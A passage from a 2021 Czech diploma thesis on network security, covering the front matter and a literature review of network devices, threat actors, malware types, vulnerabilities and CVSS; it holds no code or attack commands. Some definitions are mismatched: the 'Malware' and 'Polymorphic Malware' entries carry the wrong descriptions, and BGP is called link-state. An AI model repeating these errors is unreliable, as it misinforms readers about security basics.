

**Czech University of Life Sciences Prague**

**Faculty of Economics and Management**

**Department of Information Technologies**



**Diploma Thesis**

**Main Concerns in network security in the present**

**Bc. Giancarlo Braschi Velasquez**

**© 2021 CZU Prague**

# CZECH UNIVERSITY OF LIFE SCIENCES PRAGUE

Faculty of Economics and Management

## DIPLOMA THESIS ASSIGNMENT

Bc. Giancarlo Braschi Velasquez

Systems Engineering and Informatics  
Informatics

Thesis title

**Main concerns in network security in the present**

---

### Objectives of thesis

The main objective of the thesis is to design and implement improvements for an existing computer network.

The partial goals of the thesis are such as the following:

- to provide an overview and analyze the main concerns in network security taking into consideration small and big companies.
- to provide an overview of the security technologies that are currently mostly used.
- to perform a vulnerability assessment of the network and demonstrate the exploitation process
- to evaluate the proposed solution and make recommendations

### Methodology

The first part of the thesis will be based on the study of technology, scientific literature, and technological articles.

The practical part is focused on the design and implementation of a small network with some vulnerabilities in a virtual environment.

It will be shown why is risky to have vulnerabilities and how to exploit them from an attacker perspective.

After analysis of the current state, will be designed improved security framework for the existing network.

The proposed solutions will be tested in a virtual environment.

**The proposed extent of the thesis**

60-80p.

**Keywords**

Network Security, Information security, Infrastructure, Security, SIEM, Vulnerability, technology, security governance

---

**Recommended information sources**

Guide to computer network security. 3rd. New York, NY: Springer Berlin Heidelberg, 2015. ISBN 9781447166535.  
HAYDEN, L. IT security metrics : a practical framework for measuring security & protecting data. New York: McGraw Hill, 2010. ISBN 978-0-07-171340-5.  
MILLER, David. Security information and event management (SIEM) implementation. New York: McGraw-Hill, 2011. ISBN 9780071701099;0071701095  
NEMETH, Evi., Garth. SNYDER a Trent R. HEIN. Linux administration handbook. 2nd ed. Upper Saddle River, NJ: Prentice Hall, c2007. ISBN 9780131480049.  
ONG, Angus. a Alan. YEUNG. Network infrastructure security. London: Springer, c2009. ISBN 1441901663.  
SALMON, Arthur, Warun LEVESQUE a Michael MCLAFFERTY. Applied Network Security [online].1. Birmingham: Packt Publishing, 2017. ISBN 9781786466273;1786466279

---

**Expected date of thesis defence**

2020/21 SS – FEM

**The Diploma Thesis Supervisor**

Ing. Martin Havránek, Ph.D.

**Supervising department**

Department of Information Technologies

Electronic approval: 11. 10. 2019

**Ing. Jiří Vaněk, Ph.D.**

Head of department

Electronic approval: 14. 10. 2019

**Ing. Martin Pelikán, Ph.D.**

Dean

Prague on 29. 03. 2021

## **Declaration**

I declare that I have worked on my diploma thesis titled "Main concerns in network security in the present" by myself and I have used only the sources mentioned at the end of the thesis. As the author of the diploma thesis, I declare that the thesis does not break any copyrights.

In Prague on 31 March 2021

\_\_\_\_\_  
**Bc. Giancarlo Braschi Velasquez**

### **Acknowledgement**

I would like to thank Ing. Martin Havránek, Ph.D for leading me during my Diploma Thesis development process. I would also like to thank my family, friends and my partner Kristyna.

# **Main concerns in network security in the present**

## **Abstract**

The main objective of the thesis is to design and implement improvements for an existing computer network.

The partial goals of the thesis are such as the following:-to provide an overview and analyse the main concerns in network security taking into consideration small and big companies.

-to provide an overview of the security technologies that are currently mostly used.

-to perform a vulnerability assessment of the network and demonstrate the exploitation process

-to evaluate the proposed solution and make recommendations

**Keywords:** Network Security, Information security, Infrastructure, Security, SIEM, Vulnerability, technology, security governance

# Hlavní obavy v zabezpečení sítě v současnosti

## Abstrakt

Hlavním cílem diplomové práce je navrhnout a implementovat vylepšení stávající počítačové sítě. Dílčí cíle práce jsou následující:

- Poskytnout přehled a analyzovat hlavní problémy v zabezpečení sítě s přihlédnutím k malým a velkým společnostem.
- poskytnout přehled o bezpečnostních technologiích, které se v současné době většinou používají.
- provést posouzení zranitelnosti sítě a prokázat proces zneužití
- vyhodnotit navrhované řešení a vydat doporučení

**Klíčová slova:** Zabezpečení sítě, bezpečnost informací, infrastruktura, bezpečnost, SIEM, zranitelnost, technologie, správa zabezpečení

# Table of content

<b>1</b>	<b>Introduction</b>	<b>10</b>
<b>2</b>	<b>Objectives and Methodology</b>	<b>11</b>
2.1	Objectives	11
2.2	Methodology	11
<b>3</b>	<b>Literature Review</b>	<b>12</b>
3.1	Network infrastructure components	12
3.1.1	Router	12
3.1.2	Switch	12
3.1.3	Access Point	13
3.1.4	Load Balancer	13
3.1.5	Firewall	14
3.1.6	IDS/IPS	14
3.1.7	VPN	15
3.1.8	SIEM	15
3.1.9	Proxy	16
3.2	Threats and Vulnerabilities	17
3.2.1	Threats actor types	17
3.2.2	Types of malware	19
3.2.3	Vulnerabilities	23
3.2.4	CVSS (Common Vulnerability Scoring System)	25
3.3	Vulnerability Management	28
3.3.1	Identification	28
3.3.2	Validation	29
3.3.3	Remediation	30
3.4	Incident Response	31
<b>4</b>	<b>Practical Part</b>	<b>34</b>
4.1	Why security is needed? Honeypot deployment	34
4.1.1	Preparation of the environment	35
4.1.2	Installation of the honeypot in the Virtual Machine	36
4.2	Company Introduction	42
4.3	Vulnerability Scanning	44
4.4	Exploitation part	45
<b>5</b>	<b>Results and Discussion</b>	<b>50</b>
5.1	New network topology design proposed	50



5.1.1	NGFW firewall Implementation.....	54
5.1.2	SIEM solution deployment .....	61
<b>6</b>	<b>Conclusion.....</b>	<b>64</b>
<b>7</b>	<b>References .....</b>	<b>65</b>

# 1 Introduction

Nowadays, we hear often in the media about some cyber attack against some specific company or even a whole industry sector, such as recently the health care and pharmaceutical industry during the covid-19 pandemic.

According to McAfee, a leading computer security software company, the annual monetary loss from cybercrime reached 945 billion dollars during 2020.[1]

In the current era of the Internet, mostly all companies and business are highly dependant on Information System. The Internet offers excellent business possibilities for everybody, from the big multinational company with thousands of employees, to the small olive oil manufacturer from a small remote village in Italy that has the possibility to sell his quality product worldwide thanks to the ecommerce, or to the Spanish teacher from Argentina that teaches the Spanish language by video conference to students from 10 different countries.

The Internet has completely changed our lives in the last 20 years. Unfortunately, not everything is perfect on the Internet. As there are criminal organizations in the real world that extort, harass, sell drugs, etc, the same criminality exists in the cyberspace. There are different kinds of attackers, each one with a different motivation. From the bored teenager that buy a Denial of Service attack code in the dark web and launch it against some target without understanding the consequences, until the nation-state hackers that are employed by the government targeting other governments, organizations or individuals.

Any business must be aware of the danger outside on the Internet.

The potential risk of a cyber attack for a business is too high. A company could have enormous monetary and prestige damage after a cyber attack.

Companies should not ask themselves if they will ever be attacked. The correct questions are “When it will happen? “ and “Are we prepared for it? “.

## **2 Objectives and Methodology**

### **2.1 Objectives**

The main objective of the thesis is to design and implement improvements for an existing computer network.

The partial goals of the thesis are such as the following:

- to provide an overview and analyze the main concerns in network security taking into consideration small and big companies.
- to provide an overview of the security technologies that are currently mostly used.
- to perform a vulnerability assessment of the network and demonstrate the exploitation process
- to evaluate the proposed solution and make recommendations

### **2.2 Methodology**

The first part of the thesis will be based on the study of technology, scientific literature, and technological articles.

The practical part is focused on the design and implementation of a small network with some vulnerabilities in a virtual environment.

It will be shown why is risky to have vulnerabilities and how to exploit them from an attacker perspective.

After analysis of the current state, will be designed improved security framework for the existing network.

The proposed solutions will be tested in a virtual environment.

## **3 Literature Review**

### **3.1 Network infrastructure components**

In this section will be described the main network components that are present in an organization.

#### **3.1.1 Router**

Routers are devices that connect networks and smartly choose the best route between networks. Router main function is to route traffic from one network to another.

Routers use IP address to identify host on the network and make forwarding decisions. A router can be configured to known many networks, but of course, it cannot know all the 4 billion IPV4 addresses that are in the internet. For this reason, routers can be configured to use the default route 0.0.0.0 which means "If the router doesn't know the IP, then forward to my default route, that most of the time is the ISP (Internet Service Provider) router".

The router's decisions and the path to reach a network depend on the way the router is configured and on the protocol.

There are many routing protocols ,the main are :  
Distance Vector: RIPv1, RIPv2, EIGRP  
Link State: OSPF and BGP

#### **3.1.2 Switch**

"Switches facilitate the sharing of resources by connecting together all the devices, including computers, printers, and servers, in a small business network. Thanks to the switch, these connected devices can share information and talk to each other, regardless of where they are in a building or on a campus. Building a small business network is not possible without switches to tie devices together." [2]

The switch uses the hosts' MAC address in the network and stores it in the CAM (Content Addressable Memory) table. A MAC address is a unique identifier assigned to a network interface card (NIC).




Figure 1 Switch in action

So if Fred wants to send a message to Wilma, then Fred's message will arrive in the switch, which will check the MAC table and forward the message on the correct interface.

### 3.1.3 Access Point

Are devices that allow wireless devices to connect to a wired network.

An access point usually connects to a switch as a standalone device, but it also can be an integral component of the router itself.

### 3.1.4 Load Balancer

Is a device that distributes network traffic across a number of servers.

“Load balancers are used to increase capacity (concurrent users) and reliability of applications. They improve the overall performance of applications by decreasing the burden on servers associated with managing and maintaining application and network sessions, as well as by performing application-specific tasks.“ [3]




Figure 2 Load Balancer

### 3.1.5 Firewall

"A firewall is a network security device that grants or rejects network access to traffic flows between an untrusted zone and a trusted zone" [4]

Firewalls have evolved a lot during the years. There are different types of firewalls:

**Packet filter:** Is a type of firewall that can permit or deny traffic based on source and/or destination IP address and port numbers. Packet filter firewall uses a collection of rules ,similar to an Access Control List on a router.

**Stateful firewall:** in addition to Packet Filter firewall's same characteristics, a stateful firewall can also inspect sessions and recognize return traffic for a session started from a trusted network.

**Application Layer Firewall , also named Next Generation Firewall (NGFW):** In addition to features of Packet filter and Stateful firewalls, an Application Layer Firewall operates up to Layer 7 of the OSI model and control access to specific applications and services on the network.

Application Firewalls can also identify and block specific content, websites, malware, exploits, or services that use encryption and non-standard ports. Application layer Firewall can be hardware or software-based.

### 3.1.6 IDS/IPS

IDS = Intrusion Detection System is a network security device designed to detect, log and alert unauthorized any suspicious or malicious activity on the network . This can be achieved in real-time or after the event.

IPS (Intrusion Prevention System): Has all the same capabilities of an IDS, but adds functionality that allows the system to respond to unauthorized behaviors. IDS and IPS's main difference is that IDS can only alert about suspicious behaviors. Instead, an IPS can act in real-time and stop an attack. An IPS can detect and block a wide range of malicious files and behavior, including botnet attacks, malware, and application abuse.

The IPS can inspect the traffic based on signatures, examining the packet headers and data payloads in network traffic and compares the data against a database of known attack signatures

### **3.1.7 VPN**

“A virtual private network, or VPN, is an encrypted connection over the Internet from a device to a network. The encrypted connection helps ensure that sensitive data is safely transmitted. It prevents unauthorized people from eavesdropping on the traffic and allows the user to conduct work remotely. VPN technology is widely used in corporate environments.” [5]

Without the VPN technology, a remote corporate user would need to use the public internet cables to connect to the enterprise network. However, this would be a very high-security risk as an attacker could intercept the traffic.

VPN allows remote users to connect to the corporate network securely. To work, the VPN client connects to a VPN server. After the VPN tunnel is created, the remote user can access network resources just as he would be connected in the office. The VPN tunnel is a logical path between the two endpoints. All the traffic passing through the tunnel will be encrypted, adding security to the communication. If an attacker would intercept the traffic, they will not see it as encrypted.

### **3.1.8 SIEM**

"SIEM provides organizations with next-generation detection, analytics and response. SIEM software combines security information management (SIM) and security event management (SEM) to provide real-time analysis of security alerts generated by applications and network hardware. SIEM software matches events against rules and analytics engines and indexes them for sub-second search to detect and analyze advanced threats using globally gathered intelligence. This gives security teams both insight into and a track record of the activities within their IT environment by providing data analysis, event correlation, aggregation, reporting and log management." [6]

A SIEM is an essential technology used by most organizations to provide real-time reporting and analysis of security events. Organizations may have hundreds or thousands of security devices. It would be very time-consuming to check each device's logs in case of an attack. When an organization uses a SIEM solution, each device forwards the log events to the SIEM. In this way, the security analyst can search for log events in one place for all the organization events. SIEM also perform pattern matching and correlation of events, general alerts and provide dashboards, helping to reduce the amount of time that is needed to identify and contain the threats.

### 3.1.9 Proxy

"A proxy server provides a gateway between users and the internet. It is a server, referred to as an "intermediary" because it goes between end-users and the web pages they visit online.

When a computer connects to the internet, it uses an IP address. This is similar to a home's street address, telling incoming data where to go and marking outgoing data with a return address for other devices to authenticate. A proxy server is essentially a computer on the internet that has an IP address of its own." [7]

Proxy servers can be used to filter out undesired traffic and prevent users from accessing potentially malicious websites. A proxy server provides anonymity by taking requests from the end device and forwarding them on behalf of the end system.

There are different types of proxies:

**Forward Proxy:** The proxy server takes requests and forwards them on.

**Reverse Proxy:** Used mainly when an organization has an external facing web application. The proxy will take web requests and provides security to the organization. These functions may include traffic filtering, SSL/TLS decryption, or performing load balancing.

**Transparent:** Often referred to as tunneling proxies, this proxy server redirects the requests and responses without modifying them. This is simply a means to maintain anonymity for the end system.

**Caching proxy:** Keeps local copies of common requests and helps with bandwidth usage in large organizations.

**Content filtering proxy:** Examines each request and compares it against the acceptable use policy. They are used in corporate environments to establish employees' boundaries during work hours.



## 3.2 Threats and Vulnerabilities

### 3.2.1 Threats actor types

**Script kiddies:** Are individuals without technical knowledge or expertise to develop scripts or discover vulnerabilities on their own but use scripts and tools developed by other highly skilled hackers to perform their attacks. The primary motivation of script kiddies is boasting and getting notoriety. Experts estimate script kiddies attacks are 86-91% of total attacks.

**Hactivists:** Type of hackers that work together with motivated by political or social causes. Hactivists are more technically prepared compared to script kiddies. They do not just copy scripts but can create the code that will be used to perform the attack.

**Organized crime:** As criminal organizations exist in the real world that extorts, harass, sell drugs, etc, the same kind of criminality exists in cyberspace. The primary motivation of organized crime is money. There is a criminal cybersecurity marketplace on the dark web that goes from the international drug market, leading to criminal cybersecurity organizations.

**Nation states:** Without a doubt, nation-state actors are the most sophisticated with the most resources. A group of individuals is commonly referred to as elite hackers. This group is in charge of discovering new vulnerabilities and then writes scripts to exploit them.. While estimated to be responsible for only 1-2% of attacks, their attacks are generally lethal.

Cybersecurity firms usually employ nation-state actors to combat criminal activity. Others are hired by nation states to train and manage large groups of hackers to conduct attacks, mostly against other countries.

**Insiders:** The most dangerous attackers possible. This is because they already have access to the network and knowledge of the network's systems. In many cases, insiders are employees who have good intentions, unaware of the policies, or disregard it. An example could be an employee with good intentions who uses Facebook or personal email to send sensitive files to a colleague. In this way, the employee makes the organization files vulnerable as the files are sent unencrypted.

In other cases, the insider threat is deliberately malicious. There are many examples of insider actors. Probably the most famous insider is Edward Snowden, a former contractor working at the NSA who revealed around two million files in 2013.

Chelsea Manning, a US army soldier who provided WikiLeaks around 500,000 documents in 2010 including confidential diplomatic cables. [8]

For an organization is a challenging task to protect against malicious insiders. However, companies may have procedures to identify dangerous employees, for example, employees who have been fired. Otherwise, an organization could risk to receive an attack from an ex-employee. As Ricky Mitchell did in 2012, he was a network engineer at EnerVest. Michell found he was going to be fired. For this reason, he decided to reset the servers to original factory settings, causing one month of service disruption on EnerVest [9]

**Competitors:** Thanks to the Digital Age, competitor theft is much easier than ever before. Companies have a dependency on information systems, and competitors are able to copy, steal or disrupt operations in many different ways. Competitors often use hacking and social engineering techniques to get the information they are searching for.

A recent case regards two employees from General Electric who stole confidential trade secrets on computer models for calibrating turbines the company produced. After stealing the trade secrets, they terminated their contract with General Electric and created a new company that competed with General Electric to sell turbines.

After General Electric found that the competitor company was founded by an ex-employee, they reported the case to the FBI. After many years of investigation, the ex-employees were found guilty and sentenced to prison and 1.4\$ million dollars to pay General Electric. This example is a mix of competitor-insider actor [10]

**Advanced Persistent Threats (APTs)** : (APT) uses continuous, clandestine, and sophisticated hacking techniques to gain access to a system and remain inside for a prolonged period of time, with potentially destructive consequences. [11]

Advanced Persistent Threats are toolkits developed with the intent of gaining access and maintaining a presence on a target system/network. The idea is that the attackers do not only want the current information. They want any new information that's available. Advanced Persisten Threats are commonly sponsored by nation-states to gain an intelligence advantage over other nations or by large corporations to steal information over a long period of time.

**Hackers:** Is necessary to differentiate the types of a hacker. The term hacker is usually used when referred to a bad actor, an skilled IT individual with malicious intentions. However is not like this. There are also hackers with good intentions. Hackers are divided in :

**Black hat (unauthorized)** : Criminals who break into computer networks with malicious intent are known as black hat hackers. Black hat hackers release malware to delete files, use ransomware to extort money, steal credit cards, bank account information, passwords,etc.

**White hat (authorized)** : White hat hackers use their abilities to assist in preventing attacks. They actively seek out security flaws in order to fix them before attackers exploit them. White hat hackers are known as ethical hackers, often hired as penetration testers to find vulnerabilities and simulate an attack on the organization's infrastructure. White hat hackers often use the same techniques used by the black hat category, but without any malicious purpose.

**Gray hat (semi authorized):** This category is in the middle between authorized and unauthorized.

Grey hat hackers usually will not exploit the found vulnerabilities. For example, they may search for vulnerabilities without the owner's permission. In case a vulnerability is found, they may notify the owner and request a small fee to solve the issue. In case of a negative answer from the owner, then a Gray hat hacker may publish the discovered vulnerability online for everybody to see.

Grey hat hackers are not malicious with their intentions, but still, their hacking is considered illegal as they do not have the owner's permission before attempting to attack the system.

### **3.2.2 Types of malware**

**Malware:**

Malware that changes its code after each use, making each replicant different for detection purposes. These viruses are complicated to detect as they continuously change.

**Polymorphic Malware:**

Piece of malicious code that required human interaction (as clicking or copying to a host). Most computer viruses can self replicate without the knowledge of the computer user.

**Virus:**

Piece of malicious code that required human interaction (as clicking or copying to a host). Most computer viruses are able to self replicate without the knowledge of the computer user.

**Ransomware:**

A type of malware that encrypt files through automated means, which the attacker then uses to demand money in exchange for the encryption key. Payment in crypto money is necessary in order to avoid negative consequences such as deleting of files or taking a website offline. Many users that decided to pay the ransom never received the encryption key,




Figure 3 Screen of a pc after being attacked by Ransomware NotPetya

**Rootkit:** This type of malware can be installed and hidden on a computer to compromise the system and gain escalated privileges, such as administrative rights. Rootkits provide the attacker the power to control the computer remotely.

Detecting a rootkit is difficult and once found, the only definitive way to get rid of it is to completely reformat the computer's hard drive and reinstall the operating system .

**Worm:** Type of malware that has the ability to self replicate and does not need a host file in comparison to viruses.

A worm is designed to exploit a security flaw in an operating system or application, then seek out other systems running the same software and replicate itself to the new host.

This procedure is self-replicating and does not require user intervention.

**Trojan:** A Trojan horse, also known as a Trojan, is a malware type that tries to present as legitimate software, but instead, it hide malicious software.

E-mail attachments, instant messages, or software download are common ways for Trojans to be downloaded.

Trojans have the ability to carry out activities without the user's permission

**Keylogger:** A keylogger is a type of spyware that can track and log the keys user press on the keyboard and any data that is typed. Keyloggers are hidden in the system, so users don't realize somebody is watching and recording every activity.

**Spyware:** " Spyware is unwanted software that infiltrates to the computing device, stealing internet usage data and sensitive information. Spyware is classified as a type of malware — malicious software designed to gain access to or damage a computer, often without knowledge of the user. Spyware gathers personal information and relays it to advertisers, data firms, or external users. Spyware is used for many purposes. Usually, it aims to track and sell user internet usage data, capture credit card or bank account information, or steal personal identity." [12]

**Adware :** Is a software supported by advertising. Not all adware are illegal or malicious. Usually, the end-user agrees to have ads in exchange for free or reduced costs of a specific product. In other cases, the adware can contain a form of malware, which is a software that presents unwanted ads. Sometimes other than being annoying to the user, there can also be a real security threat.

**Bots:** "A 'bot' – short for robot – is a software program that performs automated, repetitive, pre-defined tasks. Bots typically imitate or replace human user behavior. Because they are automated, they operate much faster than human users. They carry out useful functions, such as customer service or indexing search engines, but they can also come in the form of malware – used to gain total control over a computer. Internet bots can also be referred to as spiders, crawlers, or web bots." [13]

Exist good and bad types of bots. Good bots are, for example, web crawlers or instant messaging for automatic interaction. Instead, malicious bots are self-replicating malware that infects its target and connects to a central server.

A botnet is a network of compromised computers and other managed and controlled devices by the central server.

Bots (often called zombie host) and botnets are commonly used for Distributed Denial of Service (DDoS) attacks, that are a malicious attempt to interrupt a server, service, or network's traffic by flooding the target or its surrounding infrastructure with Internet traffic.




Figure 4 Representation of DDOS attack

One of the most devastating DDOS attacks occurred in October 2016, named Mirai attack, and brought down websites like Netflix, Twitter, Reddit, CNN , The Guardian, and many others in Europe and the US. Target was the servers of Dyn, a company that controls much of the DNS infrastructure on the internet.




Figure 5 Cisco Prediction on Total DDoS attacks in next years

Cisco predicts that the total number of DDoS attacks will double from the 7.9 million in 2018 to more than 15 million by 2023.

**Logic bomb:** Is an installed piece of software that sits silently in the host until it is activated triggered by a special event or after a specific amount of time. It is challenging to detect a logic bomb if it is hiding inside a trusted application. Antivirus software usually fails to detect logic bombs because most logic bombs are scripts not executed and not memory resident

**Backdoor:**

"Backdoor programs are applications that allow cybercriminals or attackers to access computers remotely. Backdoors can be installed in both software and hardware components. Many backdoor programs make use of the IRC backbone, receiving commands from common IRC chat clients.

Backdoors can also spread via malicious apps on mobile devices and smart devices." [14]  
 Cybercriminals tend to hide backdoor malware inside pirate software, for example in 2018 was found that Adobe software pirate version hide backdoor malware, infecting many users who downloaded the software [15]

**Remote Access Trojan (RAT) :** This is a malware program that installs a backdoor that avoids all authentication controls and gives the attacker constant access to the client computer. When the attacker decides to connect to the victim, it has full access to the infected system. Antivirus and network or host-based firewall can detect Remote Access Trojan's presence.

### 3.2.3 Vulnerabilities


“A vulnerability is the quality or state of being exposed to the possibility of an attack, degradation, or harm, either physically, electronically, or emotionally. While the first two translate easily into cyber security, emotion vulnerabilities can manifest themselves in hacktivism, nation-state attacks, and even cyber bullying. Understanding the vulnerability landscape is important in order to design a proper defense and in many cases, our physical and electronic worlds can be blurred when considering the potential threats“[16]

**Zero day:** A zero-day attack is different from other attacks and vulnerabilities, as most attacks on vulnerable systems take advantage of known vulnerabilities. Instead, in the case of a zero-day attack, the software developer is unaware of the vulnerability. As a result, no fix can be developed to patch the vulnerability. Developers learn about a zero-day vulnerability only after the attack happens. For this reason, zero-day attacks are very dangerous. Businesses, corporations, and organizations are the primary targets of this kind of attack.

One of the most famous Zero-day attack is The DNC Hack, occurred in 2015-2016 in which the Democratic National Committee in the USA was attacked by Russian hackers causing a data breach.

The attackers found vulnerabilities in Microsoft Windows, Java, and Adobe flash. To take advantage of the vulnerabilities, the attackers created a campaign of spear-phishing targeting specific individuals.

Security vendors have threat intelligence integrated into their products. For example, Cisco uses Talos (<https://talosintelligence.com>), which discovers vulnerabilities and provides this information to vendors and the public.



**Weak configuration:** Inadequate configurations in the IT infrastructure, systems, and software could cause continuous vulnerabilities. According to OWASP (Open Web Application Security Project), these kinds of security vulnerabilities happen as a result of:

- Improper file and directory permissions
- Unpatched security flaws in server software
- Enabled or accessible administrative and debugging functions
- Administrative accounts with default passwords
- SSL certificates and encryption settings that are not correctly configured [17]

**Improper or weak Patch Management :** Operating systems are configured to search and download patches from the vendor automatically. At the enterprise level, the administrator needs to review and test the patches to verify that they will work in the organizational environment without creating any issue. If it does cause serious issues, the company may need to decide whether it will accept the risk of creating an outage by installing the patch or accepting the risk of not installing the patch and addressing any problems or concerns the patch is meant to address.

Instead, if the administrator certifies that there are no issues with the patch, they should follow the company procedure for installing the patch on the infrastructure.

If an organization fails to patch or update the operating systems and applications properly, then attackers can take advantage of the vulnerabilities.

**Third party risks :** Any organization interacts with a third party in some way for system management or the supply of services and systems. Third-party relationships such as vendor management, outsourced code development, supply chain, data storage introduce risk in the infrastructure.



### 3.2.4 CVSS (Common Vulnerability Scoring System)

"The Common Vulnerability Scoring System (CVSS) provides a way to capture the principal characteristics of a vulnerability and produce a numerical score reflecting its severity. The numerical score can then be translated into a qualitative representation (such as low, medium, high, and critical) to help organizations properly assess and prioritize their vulnerability management processes.

CVSS is a published standard used by organizations worldwide, and the SIG's mission is to continue to improve it." [18]

After a vulnerability assessment is performed, an organization may find hundreds or thousands of vulnerabilities. It is necessary a common way to understand which vulnerabilities have higher urgency than others. This is possible thanks to the CVSS, an open standard for assessing the severity of a vulnerability, providing a score that goes from 0 to 10, with 0 the lowest and ten the highest.

#### **Common terminology used by CVSS**

##### **Attack vector:**

It refers to how the attacker carries out a specific attack to exploit the vulnerabilities that exist in an environment. This could be the network or any other vulnerable environment within the organization's infrastructure.

